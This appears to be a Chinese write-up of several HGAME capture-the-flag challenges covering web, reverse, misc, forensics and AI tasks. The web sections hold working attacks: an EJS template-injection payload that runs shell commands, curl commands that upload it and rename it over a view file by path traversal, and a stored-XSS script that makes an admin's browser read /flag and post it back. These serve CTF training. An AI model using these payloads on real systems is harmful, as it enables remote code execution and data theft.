```

### 随波逐流搜索hgame:



### **Level 47 BandBomb**

### 题目描述:

不安全 | 正在勘探中 | 少量实体

两位不愿透露姓名的消息灵通人士为我们带来了关于 Level 47 的信息

Level 47 呈现为无限延伸的工业化档案库。

其钢架结构的天花板上悬挂着数以千计的荧光灯管,持续发出60赫兹的低频嗡鸣。空气中悬浮的灰尘在冷白光下清晰可见,混合着腐朽牛皮纸、油墨挥发物与某种类似海藻的腥涩气息。

所有文件柜均呈现被系统性清空的异常状态,抽屉内部仅残留着零星的纸纤维与无法辨识的碳化墨 痕。

值得注意的是,约每间隔27米会出现一组保存完好的舞台人偶残骸,其肢体被琴弦缠绕,空洞的眼 窝镶嵌着微型聚光灯。

这些残骸周围散落着乐谱碎片,经声谱分析显示其频率组合能诱发轻度谵妄。

入口清晰可见,出口亦然。文件室的"建立者"似乎只会饰演剧本,但是如此已然足够。

(文档最后附有手写批注:他们仍在演出,观众席永远空缺,舞台永不落幕。)

"我,毋畏死亡。"

"如今我成了Mortis,乐队的毁灭者"

#### 题目附件:

```
const express = require('express');
 1
 2
    const multer = require('multer');
    const fs = require('fs');
 3
 4
    const path = require('path');
 5
 6
    const app = express();
 7
8
     app.set('view engine', 'ejs');
9
10
     app.use('/static', express.static(path.join(__dirname, 'public')));
     app.use(express.json());
11
12
    const storage = multer.diskStorage({
13
       destination: (req, file, cb) => {
14
        const uploadDir = 'uploads';
15
        if (!fs.existsSync(uploadDir)) {
16
17
           fs.mkdirSync(uploadDir);
18
         }
         cb(null, uploadDir);
19
20
       },
21
       filename: (req, file, cb) => {
         cb(null, file.originalname);
22
       }
23
    });
24
25
    const upload = multer({
26
27
      storage: storage,
      fileFilter: (_, file, cb) => {
28
```


```
29
         try {
           if (!file.originalname) {
30
             return cb(new Error('无效的文件名'), false);
31
           }
32
           cb(null, true);
33
34
        } catch (err) {
           cb(new Error('文件处理错误'), false);
35
36
        }
37
       }
38
    });
39
     app.get('/', (req, res) => {
40
       const uploadsDir = path.join(__dirname, 'uploads');
41
42
      if (!fs.existsSync(uploadsDir)) {
43
44
        fs.mkdirSync(uploadsDir);
       }
45
46
47
       fs.readdir(uploadsDir, (err, files) => {
        if (err) {
48
49
           return res.status(500).render('mortis', { files: [] });
        }
50
         res.render('mortis', { files: files });
51
52
      });
53
    });
54
     app.post('/upload', (req, res) => {
55
       upload.single('file')(req, res, (err) => {
56
        if (err) {
57
           return res.status(400).json({ error: err.message });
58
        }
59
        if (!req.file) {
60
           return res.status(400).json({ error: '没有选择文件' });
61
        }
62
63
        res.json({
64
           message: '文件上传成功',
          filename: req.file.filename
65
66
        });
      });
67
    });
68
69
     app.post('/rename', (req, res) => {
70
       const { oldName, newName } = req.body;
71
       const oldPath = path.join(__dirname, 'uploads', oldName);
72
       const newPath = path.join(__dirname, 'uploads', newName);
73
74
      if (!oldName || !newName) {
75
```

```
return res.status(400).json({ error: ' ' });
76
       }
77
78
79
       fs.rename(oldPath, newPath, (err) => {
        if (err) {
80
           return res.status(500).json({ error: ' ' + err.message });
81
82
         }
         res.json({ message: ' ' });
83
84
       });
85
    });
86
     app.listen(port, () => {
87
       console.log(`服务器运行在 http://localhost:${port}`);
88
     });
89
90
```

### 做题流程:

上传一个文件 rename重命名到node\_modules下面,然后render触发。

https://hackerpoet.com/index.php/archives/1157/



不知道为什么,没能目录穿越rename成功

### 构造恶意ejs文件

<%- global.process.mainModule.require('child\_process').execSync('ls /') %>

#### 上传恶意文件

curl -X POST -F "file=@exploit.ejs" http://node1.hgame.vidar.club:32400/upload

### 重命名

curl -X POST -H "Content -Type: application/json" -d '{"oldName":"exploit.ejs", "newName":"../views/mortis.ejs"}' http://node1.hgame.vidar.club:32400/rename

能打进去,ls/下没看到flag文件,可能在环境变量里?果然在环境变量里

### Level 69 MysteryMessageBoard

### 题目描述:

在一个昏暗的空间里,存在着一块神秘的留言板,挂在虚拟墙壁上,仿佛可以窥见外界的光明。每一条信息都能带来不同的后果,但它们都被一个神秘的管理者所审视,这位管理者决定了谁能够通过这扇门,谁将永远被困在这片虚拟的牢笼中。

这块留言板被某种看不见的力量所控制,留言的内容似乎会触发某种仪式,每个输入的字符都充满了未知的能量。输入者的每一句话,都可能成为被审视的焦点,甚至引发一种奇异的变化,仿佛信息的力量能够改变现实,带着留言者穿越虚拟与真实的边界。

这块留言板上的秘密,正等待着被揭开

(容器内端口为8888)

#### 做题流程:

扫出来了一个/admin

爆破得到shallot的密码,留言板写xss,再访问/admin,回到/ 刷新页面就行

```
payload: <script>
1
2
        var xmlhttp = new XMLHttpRequest();
        xmlhttp.withCredentials = true;
3
4
5
        xmlhttp.onreadystatechange = function() {
            if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
6
                var flagData = xmlhttp.responseText; // 获取 FLAG
7
                var flagBase64 = btoa(flagData); // Base64 编码(防止特殊字符导致请求
8
    失败)
9
                // 构造 FormData
10
                var formData = new FormData();
11
                formData.append("comment", "FLAG: " + flagBase64); // 让 admin 以留
12
    言的方式提交 FLAG
13
```

```
// 发送留言请求
14
                 var xmlhttp2 = new XMLHttpRequest();
15
                 xmlhttp2.open("POST", "/", true);
16
                 xmlhttp2.withCredentials = true;
17
                 xmlhttp2.send(formData);
18
19
             }
20
        };
21
         xmlhttp.open('GET', '/flag', true);
22
         xmlhttp.send();
23
     </script>
24
25
```

### **Reverse:**

### Compress dot new

算法逆向

### 题目描述:

有时候逆向工程并不需要使用非常复杂的工具:一人、一桌、一电脑、一记事本、一数字帮手足矣。

附件备用链接: https://ldrv.ms/u/c/a62edaf3b21e7091/ETgNGWjXMyRArwzcTurWXvAB-b6CiC2sK\_CU0l6LeSjDtA?e=4%3ay07Jgn

### 做题流程:

• 经查,nu语言是 NuShell 使用的一种编程语言,语法与 Rust 类似:

```
// To ASCII index list
 1
    def "into b" [] {
 2
        let arg = $in;
 3
        0..(( $arg | length ) - 1) | each {
 4
 5
             | i | $arg | bytes at $i..$i | into int
 6
        }
7
    };
8
    def gss [] {
9
         match $in {
10
             \{s:\$s,w:\$w\} => [\$s],
11
             {a:$a,b:$b,ss:$ss,w:$w} => $ss
12
         }
13
14
    };
15
    def gw [] {
16
         match $in {
17
```

```
18
              \{s:\$s,w:\$w\} => \$w,
              {a:$a,b:$b,ss:$ss,w:$w} \Rightarrow $w
19
         }
20
     };
21
22
     def oi [v] {
23
         match $in {
24
              [] => [$v],
25
              [$h,..$t] => {
26
                  if $v.w < $h.w {[$v,$h] ++ $t}
27
                  else {[$h] ++ ($t|oi $v)}
28
29
              }
         }
30
     };
31
32
33
     def h [] {
         match $in {
34
35
              [] => [],
36
              [$n] => $n,
              [$f,$sn,..$r] => {
37
38
                   $r|oi {a:$f,b:$sn,ss:(($f|gss) ++ ($sn|gss)),
                       w:((\$f|gw) + (\$sn|gw))\} | h
39
              }
40
41
         }
42
     };
43
44
     def gc [] {
         def t [nd, pth, cd] {
45
              match $nd {
46
                   {s:\$s,w:\$} => (\$cd|append \{s:\$s,c:\$pth\}),
47
                   {a:$a,b:$b,ss:$\_,w:$\_} \Rightarrow {t $b ($pth|append 1) (t $a$)}
48
     ($pth|append 0) $cd)}
49
              }
50
         };
51
52
         t $in [] []|each {|e|{s:$e.s,cs:($e.c|each {|c|$c|into string}|str join)}}
     };
53
54
     def sk [] {
55
         match $in {
56
              null => null,
57
              {s:$s,w:$_} => {s:$s},
58
              \{a:\$a,b:\$b,ss:\$\_,w:\$\_\} \Rightarrow \{a:(\$a|sk),b:(\$b|sk)\}
59
         }
60
61
     };
62
     def bf [] {
63
```

```
$in | into b | reduce -f (0..255 | reduce -f [] { | i, a | $a | append 0
64
     }) {
             | b, a | $a | update $b (($a|get $b) + 1)
65
         } | enumerate | filter { | e | $e.item > 0} | each {
66
             | e | { s:$e.index, w:$e.item }
67
68
         }
    };
69
70
71
     def enc [cd] {
72
         $in | into b | each {
             | b | $cd | filter { | e | $e.s == $b } | first | get "cs"
73
74
         } | str join
     };
75
76
77
     def compress []: binary -> string {
78
         let t = $in | bf | h;
79
80
         [($t | sk | to json --raw), ($in | enc ($t | gc))] | str join "\n"
    }
81
82
83
     // source compress.nu; open ./flag.txt --raw | into binary | compress | save
     enc.txt
```

- 主要功能:构建一个霍夫曼树
- 反推出原字符串的脚本:

```
huffman_tree_json = {"a":{"a":{"a":{"a":{"s":125},"b":{"a":{"s":119},"b":
{"s":123}}},"b":{"a":{"s":104},"b":{"s":105}}},"b":{"a":{"s":101},"b":
{"s":103}}},"b":{"a":{"a":{"a":{"s":10},"b":{"s":13}},"b":{"s":32}},"b":{"a":
{"s":48}},"b":{"a":{"s":76},"b":{"s":78}},"b":{"a":{"s":83},"b":{"a":
{"s":68},"b":{"s":69}}}}},"b":{"a":{"a":{"s":44},"b":{"a":{"s":33},"b":
{"s":38}}},"b":{"s":45}}},"b":{"a":{"a":{"s":100},"b":{"a":{"s":98},"b":
{"s":99}}}, "b":{"a":{"s":49}, "b":{"s":51}}, "b":{"s":97}}}}, "b":{"a":{"a":{"a":
{"a":{"s":117},"b":{"s":118}},"b":{"a":{"a":{"s":112},"b":{"s":113}},"b":
{"s":114}}},"b":{"a":{"a":{"s":108},"b":{"s":109}},"b":{"a":{"s":110},"b":
{"s":111}}}}}  # 霍夫曼树JSON
encoded_text =
```

```
3
    # 构建霍夫曼树
 4
 5
    def build_tree(node):
        if "s" in node:
 6
             return node["s"]
 7
 8
         return {
             "left": build_tree(node["a"]),
 9
             "right": build_tree(node["b"])
10
        }
11
12
    huffman_tree = build_tree(huffman_tree_json)
13
14
15
    # 解码函数
    def huffman_decode(encoded_text, huffman_tree):
16
17
        decoded_text = []
        node = huffman_tree
18
        for bit in encoded_text:
19
             node = node["left"] if bit == '0' else node["right"]
20
            if isinstance(node, int): # 到达叶节点
21
                 decoded_text.append(chr(node))
22
                 node = huffman_tree # 重置到根节点
23
         return ''.join(decoded_text)
24
25
    #解码
26
27
    decoded_text = huffman_decode(encoded_text, huffman_tree)
    print(decoded_text)
28
```

### • 运行后得到flag:

```
hgame{Nu-Shell-scr1pts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Nulla nec ligula neque. Etiam et viverra nunc, vel bibendum risus. Donec.
```

### Misc:

### Hakuya Want A Girl Friend

### 题目描述:

又到了一年一度的HGAME了,遵循前两年的传统,寻找(献祭)一个单身成员拿来出题 ေ 。 前两年的都成了,希望今年也能成 。

#### 做颢流程:

• 文本文件打开发现是十六进制,转换后得到一个提示损坏的zip压缩文件

### Archive: hky.zip

End-of-central-directory signature not found. Either this file is not a zipfile, or it constitutes one disk of a multi-part archive. In the latter case the central directory and zipfile comment will be found on the last disk(s) of this archive.

note: hky.zip may be a plain executable, not an archive unzip: cannot find zipfile directory in one of hky.zip or hky.zip.zip, and cannot find hky.zip.ZIP, period.

- 使用十六进制编辑器查看,发现文件的后半部分是顺序反转的png文件,处理后提取
- 检查图像,发现IHDR中的高度被修改,利用CRC爆破出正确的宽高为 576x779



• 猜测为压缩包密码,解压出文本文件的内容即为flag

### Level 314 线性走廊中的双生实体

人工智能-pytorch

### 题目描述:

观测记录 Level 314 线性走廊中的双生实体

实体编号: Model.pt

危险等级: Class Ψ (需特殊条件激活)

描述: 在Level 314的线性走廊中发现了一个异常实体,表现为一个固化神经网络模块(Model.pt)。

#### 观测协议:

1. 使用标准加载协议激活实体:

```
1 entity = torch.jit.load('Model.pt')
```

准备一个形状为[■,■■]的张量,确保其符合"■/■稳定态"条件。

将张量输入实体以尝试激活信息:

```
1 output = entity(input_tensor)
```

### 警告:

- 输入张量的现实稳定系数(atol)必须≤1e-4,否则可能导致信息层坍缩。
- 避免使用随机张量,这可能导致虚假信号污染。

### 附录:

- 该实体似乎使用了相位偏移加密和时间错位加密。
- 建议在M.E.G.监督下进行操作,以防止信息层的不稳定扩散。

### 做题流程:

首先因为线性走廊,可以猜是一个[1,xx]的线性张量,随便输一个跑一下就可以看到报错,期望是10的 长度,所以张量为[1,10]。还要求一个标准化,可以猜是0/1标准化

安全层期望线性层的输出均值是0.31415, atol<=1e-4, 这在报错中也能看到

题目内容提示监督,可能是要钩子,所以尝试把线性层的参数薅出来,然后用梯度下降跑出一个合适 的解

```
1 import torch
2 entity = torch.jit.load('entity.pt').float()
3
4 # 提取第一层参数
```

```
linear1_weight = entity.linear1.weight.detach() # shape [10, 10]
    linear1_bias = entity.linear1.bias.detach() # shape [10]
6
    print(linear1_weight)
7
    print(linear1_bias)
8
    # 目标: 使 linear1 的输出均值 ≈ 0.31415
9
10
    target_mean = 0.31415
11
    # 构造输入张量 (需满足 0/1 稳定态)
12
13
    n = 1
14
    length = 10
    x = torch.randn(n, length).float()
15
    x = (x - x.mean()) / x.std() # 初始标准化
16
17
    # 计算当前 linear1 输出的均值
18
    current_output = x @ linear1_weight.T + linear1_bias
19
20
    current_mean = current_output.mean().item()
21
22
    # 计算需要调整的梯度方向
23
    delta = target_mean - current_mean
24
    # 通过梯度下降优化输入
25
    x.requires_grad_(True)
26
    optimizer = torch.optim.Adam([x], lr=1e-3)
27
28
29
    for step in range(500):
        optimizer.zero_grad()
30
        output = x @ linear1_weight.T + linear1_bias
31
        loss = (output.mean() - target_mean).abs()
32
        loss.backward()
33
        optimizer.step()
34
35
        # 强制保持 0/1 稳定态
36
        x.data = (x.data - x.data.mean()) / x.data.std()
37
38
        if loss.item() < 1e-5:</pre>
39
40
            print(f"优化成功! 步数: {step}")
            break
41
42
    # 验证输入条件
43
    assert torch.allclose(x.mean(), torch.tensor(0.0), atol=1e-4)
44
    assert torch.allclose(x.std(), torch.tensor(1.0), atol=1e-4)
45
46
47
    output = entity(x)
    print(output)
48
49
50
    #Hidden: flag{s0_th1s_1s_r3al_s3cr3t}
```

# Computer cleaner

取证+分析

### 题目描述:

小明的虚拟机好像遭受了攻击,你可以帮助他清理一下他的电脑吗

- 1. 找到攻击者的webshell连接密码
- 2. 对攻击者进行简单溯源
- 3. 排查攻击者目的

### 做题流程:

- 找到 var/www/html/uploads/shell.php ,得到第一段flag: hgame{y0u\_
- 根据 <a href="html">html</a> 目录下的 <a href="upload\_log.txt">upload\_log.txt</a> 日志文件找到主目录 <a href="Documents/flag\_part3">Documents/flag\_part3</a> 中的第三段flag: <a href="comput3r!">\_comput3r!</a>}
- 第二段在哪里?访问上述日志中的ip地址:

```
1 Are you looking for me
2 Congratulations!!!
3
4 hav3_cleaned_th3
```

• 得到总flag: hgame{y0u\_hav3\_cleaned\_th3\_c0mput3r!}